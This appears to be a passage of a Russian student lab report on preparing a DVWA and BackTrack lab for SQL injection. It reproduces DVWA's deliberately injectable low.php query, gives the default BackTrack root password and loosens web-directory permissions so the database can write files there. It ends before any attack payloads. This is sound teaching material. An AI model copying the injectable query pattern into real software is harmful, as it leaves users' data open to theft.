

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ  
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ  
компьютерной безопасности и  
криптографии

**Эксплоит ‘union, create\_user.php, John The Ripper**

**ОТЧЁТ**

**ПО ДИСЦИПЛИНЕ**

**«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


\_\_\_\_\_  
подпись, дата

А.С. Гераськин

Саратов 2023

## Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
  - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



## Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

*Login: student*

*Password: <Выбранный ранее пароль>.*



## Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`



```
root@Fedora14:~  
[student@Fedora14 ~]$ su - root  
Password:  
[root@Fedora14 ~]# ifconfig -a  
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C  
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:febd:329c/64  Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128  Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)  
  
[root@Fedora14 ~]#
```

## Раздел 4. Настройка прав доступа загрузчика

1. Откройте консоль и выполните следующие команды:

- a. `cd /var/www/html`
- b. `chown apache:mysql dvwa`
- c. `chmod 770 dvwa`
- d. `ls -l`




```
root@Fedora14:/var/www/html  
[root@Fedora14 ~]# cd /var/www/html/  
[root@Fedora14 html]# chown apache:mysql dvwa  
[root@Fedora14 html]# chmod 770 dvwa  
[root@Fedora14 html]# ls -l  
total 4  
drwxrwx---. 8 apache mysql 4096 Sep  8 2010 dvwa  
[root@Fedora14 html]#
```

## Замечания:

- По умолчанию, директория /var/www/html/dvwa управляется пользователем и группой.
- Нам нужно изменить разрешения таким образом, чтобы mysql смог записать данные в /var/www/html/dvwa (директорию приложений)
- Эти изменения иллюстрируют важность SQL инъекций

## Раздел 5. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
  - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




## Раздел 6. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

*Login: root*

*Password: toor <Или измененный ранее пароль>.*




## Раздел 7. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

*ifconfig -a*



## Раздел 8. Установка Firebug

1. Запустите Firefox

2. Перейдите по ссылке и загрузите адд-он

<http://getfirebug.com/releases/firebug/1.7/firebug-1.7.3.xpi>

3. В ответ на запрос нажмите “install now”, затем “Restart

Замечания:

- Данный адд-он позволит вносить изменения в код отображаемой страницы. В более новых версиях Firefox данная операция возможна по умолчанию

## Раздел 9. Запуск DVWA

*Applications -> Internet -> Firefox*

Замечания:

Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети

Не обязательно работать с DVWA на виртуальной машине с Fedora.


Необходимые условия:

- i. В локальной сети есть Fedora Server
- ii. Запущен httpd
- iii. Запущен mysqld

**Условия выполнены!**

Разрешите запуск всплывающих окон в Firefox

1. Edit -> Preferences
2. Content
3. Снимите галочку Block pop-up windows
4. Нажмите галочку Enable JavaScript
5. Нажмите на Close




Войдите в DVWA

<http://IPADDRESS/dvwa/login.php> (Замените IPADDRESS на ваш ip-адрес)

Настройте уровень безопасности сайта

1. Выберите “DVWA Security”
2. Из выпадающего списка выберите “Low”
3. Щелкните “Submit”





## Раздел 10. Изучение уязвимости SQL инъекциями

1. Выберите “SQL Injection” в меню слева

Замечания:

- Заметьте, что программа, связанная с формами SQL инъекций расположена в /dvwa/vulnerabilities/sqli/

2. Перейдите в Fedora и откройте index.php

- a. `cd /var/www/html/dvwa/vulnerabilities/sqli`
- b. `ls -lrta`
- c. `gedit index.php 2>/dev/null &`

```
[root@Fedora14 html]# cd /var/www/html/dvwa/vulnerabilities/sqli
[root@Fedora14 sqli]# ls -lrta
total 20
-rw-r--r--. 1 root root 1743 Mar 16 2010 index.php
drwxr-xr-x. 2 root root 4096 Sep 8 2010 source
drwxr-xr-x. 2 root root 4096 Sep 8 2010 help
drwxr-xr-x. 11 root root 4096 Sep 8 2010 ..
drwxr-xr-x. 4 root root 4096 Sep 8 2010 .
[root@Fedora14 sqli]# gedit index.php 2> /dev/null &
[1] 2227
[root@Fedora14 sqli]#
```


Замечания:

- В sqli директории содержится основная программа SQL инъекций и оглавление.
- Главная уязвимость для SQL инъекций - index.php. На следующих шагах мы увидим, как index.php вызовет один из файлов source/low.php, source/medium.php, или source/high.php в зависимости от настроек безопасности.

3. Изучите index.php


- a. Отображается low.php, так как Настройки безопасности выставлены на "low"





```
index.php (/var/www/html/dvwa/vulnerabilities/sqli) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
index.php x
$page = dvwaPageNewGrab();
$page[ 'title' ] .= $page[ 'title_separator' ].'Vulnerability: SQL
Injection';
$page[ 'page_id' ] = 'sqli';
dvwaDatabaseConnect();
$vulnerabilityFile = '';
switch( $_COOKIE[ 'security' ] ) {
    case 'low':
        $vulnerabilityFile = 'low.php';
        break;
    case 'medium':
        $vulnerabilityFile = 'medium.php';
        break;
    case 'high':
    default:
        $vulnerabilityFile = 'high.php';
        break;
}
PHP Tab Width: 8 Ln 1, Col 1 INS
```

4. Закройте index.php
5. Изучите low.php
  - a. `gedit /var/www/html/dvwa/vulnerabilities/sqli/source/low.php`  
`2>/dev/null &`



```
low.php (/var/www/html/dvwa/vulnerabilities/sqli/source) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
low.php x
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        $html .= '<pre>';
        $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
    }
}
PHP Tab Width: 8 Ln 1, Col 1 INS
```


Замечания:

- `$_GET['Submit']`, ссылается на действие: пользователь щелкает на кнопку «отправить».

- `$_GET['id']`, назначает значение из текстового поля "id" переменной `$id`.
- Переменная `$id` помещается в следующее SQL выражение
- 1. `SELECT first_name, last_name FROM users WHERE user_id = '$id'`
- `first_name, last_name` – два параметра, выбранные из таблицы "users" если данное поле `user_id` найдено.
- `= '$id'`, атака проводится на последнюю одиночную кавычку (') для отображения результата и записи в файл вывода.

## Раздел 11. Базовая техника SQL-инъекций (sqli)

